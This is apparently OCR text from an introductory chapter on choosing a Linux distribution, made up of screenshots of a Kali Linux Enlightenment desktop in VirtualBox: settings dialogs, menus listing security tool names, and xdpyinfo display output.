




Chapter 1: Choosing Your Distro






kali-linux-e17-2018.2-amd64.iso [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Compositing
Transparent windows and effects
Compositing provides translucency
for windows, window effects like
fading in and out and zooming
when they appear and dissapear.
It is highly recommended to
enable this for a better
experience, but it comes at a
cost. It requires extra CPU
or a GLSL Shader capable GPU
with well written drivers.
It also will add between 10 to
100 MB to the memory needed
for Enlightenment.
Enable Compositing
Hardware Accelerated (OpenGL)
Tear-free Rendering (OpenGL only)



kali-linux-e17-2018.2-amd64.iso [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Home
Root
Temp
Main
Applications
Navigate...
Run Everything
Take Screenshot
Desktop
Windows
Enlightenment
Settings
System
Right Ctrl



Settings
Automatically scroll contents
Look
Move to
Remove
Backlight
shelf
Begin Moving Gadgets
Root



kali-linux-e17-2018.2-amd64.iso [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Home
Root
Temp
hashid
hexinject
hexorbase
hfind
hping3
httrack
hydra
hydra-gtk
iaxflood
icat-sleuthkit
ifind
ike-scan
ils-sleuthkit
img_cat
img_stat
intersect
intrace
inviteflood
iodine
irpas-ass
irpass-cdp
istat
jad
javasnoop
jboss-autopwn-linux
jboss-autopwn-win
jcat
jls
john
johnny
joomscan
jSQL Injection
Right Ctrl



xdpyinfo.dat
File Edit Search Options Help
name of display: :0.0
version number: 11.0
vendor string: The X.Org Foundation
vendor release number: 11906000
X.Org version: 1.19.6
maximum request size: 16777212 bytes
motion buffer size: 256
bitmap unit, bit order, padding: 32, LSBFirst, 32
image byte order: LSBFirst
number of supported pixmap formats: 7
supported pixmap formats:
    depth 1, bits_per_pixel 1, scanline_pad 32
    depth 4, bits_per_pixel 8, scanline_pad 32
    depth 8, bits_per_pixel 8, scanline_pad 32
    depth 15, bits_per_pixel 16, scanline_pad 32
    depth 16, bits_per_pixel 16, scanline_pad 32
    depth 24, bits_per_pixel 32, scanline_pad 32
    depth 32, bits_per_pixel 32, scanline_pad 32
keycode range: minimum 8, maximum 255
focus: window 0x60000f, revert to Parent
number of extensions: 28
    BIG-REQUESTS

